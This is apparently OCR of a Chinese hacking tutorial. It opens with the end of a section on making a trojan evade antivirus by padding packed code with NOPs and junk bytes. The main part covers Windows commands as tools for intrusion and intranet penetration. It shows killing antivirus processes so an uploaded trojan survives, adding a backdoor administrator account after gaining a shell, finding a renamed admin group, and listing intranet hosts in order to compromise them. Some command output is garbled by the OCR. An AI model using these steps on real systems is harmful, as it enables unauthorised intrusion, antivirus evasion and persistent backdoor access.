
然后其他每两个CALL之间重复以上操作，16进制数据是随意输入的，这种加花的方式就是CALL间花。最后将所有修改保存，这样免杀就做完了，程序可以正常运行。经过测试，可以过卡巴7.0、金山、江民。

总结

我们只用了MaskPE的第一种方式加密，对于其他的方式加密以后，在载入的入口同样会看到pushad和popad之间有许多指令。无论是什么，全部可以用nop填充，免杀方式也是相同的。

免杀

小命令，大作用——入侵渗透命令实用操作



这里给大家讲一下我们在脚本入侵以及内网渗透之中用到的一些小命令，分四个部分：第一部分是关于Windows下的一些常用命令；第二部分则会提到IIS、FTP等命令；第三部分是一些实用工具的命令介绍，比如nc等；第四部分则会附带的讲下在渗透过程中的其它小细节。本章的重点是第一部分和第三部分。

我们不会过多地去介绍这些命令的使用方法，而是告诉你在怎样的情况下会使用它，也就是让你懂得如何在恰当的时候使用正确的命令。

一、windows下的利器

1、ping

Ping是Windows系列自带的一个可执行命令，利用它可以检查网络是否连通，可以很好地帮助我们分析判定网络故障。**该命令只有在安装了TCP/IP协议后才可以使用。**

Ping命令的主要作用是通过发送数据包并接收应答信息来检测两台计算机之间的网络是否连通。当网络出现故障的时候，可以用这个命令来预测故障和确定故障地点。Ping命令成功只是说明当前主机与目的主机之间存在一条连通的路径，如果不成功，则考虑：网线是否连通、网卡设置是否正确、IP地址是否可用等。

需要注意的是：成功地与另一台主机进行一次或两次数据报交换并不表示TCP/IP配置就是正确的，你必须执行大量的本地主机与远程主机的数据报交换，才能确信TCP/IP的正确性。

命令

另外，这个命令在黑客入侵的过程中，可以用来探测域名是否有效，并测试服务器的反应速度。我们在cmd下输入：**ping www.baidu.com**，返回的信息如图1所示。

```
:\>ping www.baidu.com

inging www.a.shifen.com [220.181.6.6] with 32 bytes of data:

eply from 220.181.6.6: bytes=32 time=39ms TTL=54
eply from 220.181.6.6: bytes=32 time=39ms TTL=54
eply from 220.181.6.6: bytes=32 time=40ms TTL=54
eply from 220.181.6.6: bytes=32 time=39ms TTL=54

ing statistics for 220.181.6.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
pproximate round trip times in milli-seconds:
    Minimum = 39ms, Maximum = 40ms, Average = 39ms
```

图1

从图1中我们可以得知服务器的IP地址是220.181.6.6，而“**Minimum = 40ms，Maximum = 42ms，Average = 40ms**”表示发送和接收数据包这一过程所花费的时间，时间越小就说明线路情况越好，我们访问网站的速度就越快。如果得到的这个值过大的话，我想很少有人愿意去渗透一个连打开都要花费好几分钟的网站吧？

Ping命令还有一个作用就是粗略的判断对方主机所采用的操作系统。一般情况下，Windows系统的TTL值在100－130之间，而UNIX/LINUX系统返回的TTL值在240－255之间。当然，这只是个粗略的情况判断，因为在Windows系统下，可以通过修改注册表的方式来修改TTL的值。

2、ipconfig

ipconfig 命令用于显示当前 TCP/IP 配置的设置值，这些信息一般用来检验人工配置的 TCP/IP 设置是否正确。但是，如果你的计算机和所在的局域网使用了动态主机配置协议（Dynamic Host Configuration Protocol，DHCP——Windows NT 下的一种把较少的 IP 地址分配给较多主机使用的协议，类似于拨号上网的动态 IP 分配），这个程序所显示的信息也许更加实用。因为此时 ipconfig 可以让你了解你的计算机是否成功的租用到一个 IP 地址，如果租用到则可以了解它目前分配到的是什么地址。

了解计算机当前的IP地址、子网掩码和缺省网关，实际上是进行测试和故障分析的必要项目，这个命令在渗透时也常常用到。

当我们不用任何参数运行此命令时，显示的相关信息如图 2 所示。我们可以看到，本机上绑定了三块网卡，最后一个显示的是本地连接，我在局域网的ip 地址是192.168.1.106，子网掩码：255.255.255.0，网关则为：192.168.1.1。当然，如果你是外网的话，情况也是一样的。

```
Windows IP Configuration


Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.163.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.80.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : domain
        IP Address. . . . . . . . . . . . : 192.168.1.106
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

图 2

这时我们为这个命令加一个参数/all，输入**ipconfig/all**，得到的信息会更多，如图 3 所示，又增加显示了dns 的ip 及物理地址和网卡名称，而且本地的计算机名也显示出来了，如图 4 所示。这个信息很重要哦！有了对应的主机名，就可以开始内网渗透了。

```
Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for
VMnet1
        Physical Address. . . . . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.80.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : domain
        Description . . . . . . . . . . . : Broadcom NetLink (TM) Fast Ethernet
        Physical Address. . . . . . . . . : 00-1E-EC-11-4F-D3
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.1.106
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 202.103.44.150
                                            202.103.24.68
```

图 3

```
C:\>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : lenovo-b9b16e97
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : domain
```

图 4

3、nslookup

nslookup 最简单的用法就是查询域名对应的 IP 地址，包括 A 记录和 CNAME 记录。如果查到的是 CNAME 记录，还会返回别名记录的设置情况。其用法很简单，比如输入命令 **nslookup www.baidu.com**，返回信息如图 5 所示。

```
C:\>nslookup www.baidu.com
Server:  ns.group.yfc
Address:  202.103.44.150

Non-authoritative answer:
Name:    www.a.shifen.com
Addresses:  220.181.6.6, 220.181.37.55
Aliases:  www.baidu.com
```

图 5

从信息中我们可以了解到，除了可以知道服务器的多个 ip 外，还知道了该站点的另外一个域名 www.a.shifen.com，这些信息对于渗透一个大型网站来说也是有用的。

另外，nslookup 的一些高级用法值得大家注意下，比如指定查询，其命令用法为：**nslookup –qt= 类型　目标域名**，这里你要注意 **qt 必须小写**。那么，其中可以查询的类型参数有那些呢？如下所示，类型参数可以是以下字符，不区分大小写。

类型参数：

A	地址记录（Ipv4）
AAAA	地址记录（Ipv6）
AFSDB	Andrew 文件系统数据库服务器记录（不懂）
ATMA	ATM 地址记录（不是自动提款机）
CNAME	别名记录
HINFO	硬件配置记录，包括 CPU、操作系统信息
ISDN	域名对应的 ISDN 号码
MB	存放指定邮箱的服务器
MG	邮件组记录
MINFO	邮件组和邮箱的信息记录
MR	改名的邮箱记录
MX	邮件服务器记录
NS	名字服务器记录
PTR	反向记录（从 IP 地址解释域名）
RP	负责人记录
RT	路由穿透记录（不懂）
SRV	TCP 服务器信息记录（将有大用处）
TXT	域名对应的文本信息
X25	域名对应的 X.25 地址记录

从查阅的资料来看，这个命令的使用方式还有另外一种，而且两者之间的结果是有差异的，那么下面我们就以 mx 类型参数来进行举例说明吧！

首先我们执行前面提到过的命令格式，输入 **nslookup –qt=mx www.slenk.net**，返回信息如图 6 所示。接下来看看第二种执行命令的方式：**首先在命令行下输入 nslookup，回车后输入 set type=mx，再回车后输入 slenk.net**，返回信息如图 7 所示。

```
C:\>nslookup -qt=mx www.slenk.net
Server:  ns.group.yfc
Address:  202.103.44.150

www.slenk.net
        primary name server = ns.dnsfamily.com
        responsible mail addr = hostmaster.dnsfamily.com
        serial  = 1083128252
        refresh = 900 (15 mins)
        retry   = 600 (10 mins)
        expire  = 86400 (1 day)
        default TTL = 3600 (1 hour)
```

图 6

```
C:\>nslookup
Default Server:  ns.group.yfc
Address:  202.103.44.150

> set type=mx
> slenk.net
Server:  ns.group.yfc
Address:  202.103.44.150

Non-authoritative answer:
slenk.net       MX preference = 10, mail exchanger = mx.mail.sogou.com

slenk.net       nameserver = ns.cdnhost.cn
slenk.net       nameserver = ns.dnsfamily.com
slenk.net       nameserver = ns1.dnsfamily.com
slenk.net       nameserver = ns2.dnsfamily.com
ns.dnsfamily.com        internet address = 125.65.112.26
ns1.dnsfamily.com       internet address = 125.65.112.8
ns2.dnsfamily.com       internet address = 125.65.112.9
>
```

图 7

执行命令的方式不同，结果有些差异当然也不奇怪。通过这个命令我们可以得知 www.slenk.net 的dns 服务器名称和ip 地址，难道这不是我们渗透之前要做的工作吗？呵呵。

4、tasklist、taskkill（ntsd）

当任务管理器被病毒或恶意程序屏蔽时，我们可以使用这两个命令来操作进程。在命令行下输入**tasklist**，如图 8 所示，我们就可以看到当前本机上活动的进程。

```
C:\>tasklist

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0                            0         16 K
System                           4                            0        276 K
smss.exe                       716                            0        400 K
csrss.exe                      768                            0      4,264 K
winlogon.exe                   796                            0      1,296 K
services.exe                   840                            0      5,748 K
lsass.exe                      852                            0      1,592 K
svchost.exe                   1016                            0      3,640 K
svchost.exe                   1076                            0      4,672 K
svchost.exe                   1500                            0     19,196 K
IgrsSvcs.exe                  1788                            0      4,712 K
CDAC11BA.EXE                  1800                            0      1,524 K
```

图 8

如果想杀掉某个进程，我们可以用**tasklist /pid pid 值**这种命令形式。比如图 8 中的CDAC11BA.EXE，其对应的pid 值是1800，我们输入：**taskkill /pid 1800**，如图9 所示，提示无法终止这个进程。我们没有成功杀掉，这时候可以用到参数 / **f**，它是强制终止进程。执行命令**taskkill /pid 1800 /f**，提示已经成功终止进程，如图10 所示。

```
C:\>taskkill /pid 1800
错误: 无法终止 PID 为 1800 的进程。
原因: 只能强行终止这个进程(带 /F 选项)。
```

图 9

```
C:\>taskkill /pid 1800 /f
成功: 已终止 PID 为 1800 的进程。
```

图 10

一般在入侵中，特别是我们拿到一台主机的shell 时，想把木马传上去，但杀毒软件却是监守岗位，使得木马一上去就被查杀，这时就可以试试用这种命令来把杀毒软件的进程结束掉。

有些系统服务和杀毒软件的进程不会轻易就被结束掉，因为现在的杀毒软件都做了自我保护，不允许非法结束掉自己的相关进程，如图 1 1 所示，就算是加上参数／f 也无法终止进程。




图11

ntsd 也是属于这种命令，它的用法也很简单，格式为：**ntsd －c q －p pid 值**。我们找瑞星的进程试一下吧？输入 **ntsd －c q －p 4884**，如图 12 所示，“瑞星自我保护”弹出提示，是不允许结束这个进程的。




图12

5、netstat、nbtstat

一般情况下，大家都会用 netstat 看看本机开了哪些端口，自己和外界的哪些端口相连，执行命令 **netstat －an** 后返回信息如图 13 所示，不同的主机显示不同的内容。

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1987           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1025         127.0.0.1:16425        ESTABLISHED
  TCP    127.0.0.1:1027         127.0.0.1:26748        ESTABLISHED
  TCP    127.0.0.1:1028         127.0.0.1:38194        ESTABLISHED
  TCP    127.0.0.1:1032         127.0.0.1:1033         ESTABLISHED
  TCP    127.0.0.1:1033         127.0.0.1:1032         ESTABLISHED
  TCP    127.0.0.1:1035         127.0.0.1:1036         ESTABLISHED
  TCP    127.0.0.1:1036         127.0.0.1:1035         ESTABLISHED
  TCP    127.0.0.1:3880         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:16425        127.0.0.1:1025         ESTABLISHED
  TCP    127.0.0.1:26748        127.0.0.1:1027         ESTABLISHED
  TCP    127.0.0.1:38194        127.0.0.1:1028         ESTABLISHED
  TCP    192.168.1.106:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.106:1986     221.176.31.33:8080     ESTABLISHED
  TCP    192.168.1.106:2241     61.172.207.92:80       TIME_WAIT
```

图13

图 13 中的 Proto 表示协议，有 TCP 和 UDP 之分；Local Address 表示本地开了哪些端口；Foreign Address 表示外部的端口和 IP 地址；State 则表示连接状态，而连接状态中又有 Listening、Established 和 Time_wait 三种情况。这三种情况从字面上就可以理解出来，分别表示的是监听、建立和等待。如返回信息中的：**TCP 192.168.1.106:1986 221.176.31.33:8080 ESTABLISHED**，表示本地的 1986 端口和 221.176.31.33 的 8080 端口成功连接了。

通过这个命令查看本地开了哪些端口，在拿服务器系统权限以及内网渗透的时候用处很大。接下来说说 nbtstat，这个是干什么的呢？

nbtstat 可以显示基于 TCP/IP 的 NetBIOS（NetBT）协议统计资料、本地计算机和远程计算机的 NetBIOS 名称表和 NetBIOS 名称缓存，还可以刷新 NetBIOS 名称缓存和使用 Windows Internet 名称服务（WINS）注册的名称。这个命令在内网渗透的时候用处很大，使用不带参数的 nbtstat 命令是直接显示帮助。

如果我们想要查看192.168.1.100的netbios名称表，输入命令：**nbtstat -a 192.168.1.100**，返回信息如图14所示。从返回信息中可以得知，这个内网中还有其它机器，并且可以得知其机器名。当然，我们要清除自己的netbios表，可以用命令**netbios -r**来执行。

```
本地连接:
Node IpAddress: [192.168.1.106] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    GHOST-675D8143C<00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    GHOST-675D8143C<20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered

    MAC Address = 00-1D-7D-43-B9-B5
```

图14

6、net

这个命令的参数多，功能也多，所以说是很重要的，而且在内网渗透和提权时用得非常频繁。当我们拿到一个系统的shell后，如果也开了3389，那么第一反应就是加一个有管理员权限的用户。添加一个管理员的命令为：**net user test test /add&net localgroup administrators test /add**，中间的&是把它两头的命令连接起来执行，整个命令的意思就是建一个用户名为test，密码为test的，且具有管理员权限的用户。

如果有时候使用**net localgroup administrators test /add**这类命令将用户加为管理员时，会提示指定的本地组不存在，如图15所示，这是由于网络管理员把administrators这个组改名了。

```
C:\>net localgroup administrators test /add
发生系统错误 1376。

指定的本地组不存在。
```

图15

```
C:\>net user

\\TEST-9IA6BX0440 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_TEST-9IA6BX0440     IWAM_TEST-9IA6BX0440     test
命令成功完成。
```

图16

我们要如何才能得知被修改的名字呢？其实还是可以通过net命令来解决。先通过**net user**查看这个服务器上有哪些用户，如图16所示。

从图16中我们可以看到有个用户administrator，很显然这个用户应该具有管理员权限的，我们用**net user dministrator**命令看下这个用户的资料，如图17所示，它属于nohack这个组，而不是我们以为的administrators这个组。我们只要把test用户加到这个nohack组就具有管理员权限了，如图18所示。为了确定nohack这个组的权限，还可以用**net localgroup nohack**命令来查看该组属性。

```
C:\>net localgroup nohack test /add
命令成功完成。
```

图18

```
C:\WINDOWS\system32\cmd.exe
用户的注释
国家(地区)代码             000 (系统默认值
帐户启用                   Yes
帐户到期                   从不
上次设置密码               2008-7-13 21:5
密码到期                   从不
密码可更改                 2008-7-13 21:5
需要密码                   Yes
用户可以更改密码           Yes
允许的工作站               All
登录脚本
用户配置文件
主目录
上次登录                   2008-7-14 18:3
可允许的登录小时数         All
本地组成员                 *nohack
全局组成员                 *None
命令成功完成。
```

图17

现在一个开了3389的服务器就拿到手了，接下来继续扩大战果吧！那么先来看下这台服务器的内网有哪些机器？需要用到的命令就是**net view**，它的作用是显示域列表、计算机列表或指定计算机的共享资源列表。输入这个命令后，返回信息如图19所示。

```
C:\>net view
服务器名称            注释

-------------------------------
\\GHOST-675D8143C
\\QLQ
\\TEST-9IA6BX0440
命令成功完成。
```

图19

接下来就来把这些机器变成我们的肉鸡吧！如何把自己机器里面的东西放到服务器上呢？呵呵，net命令照样会为我们做好！

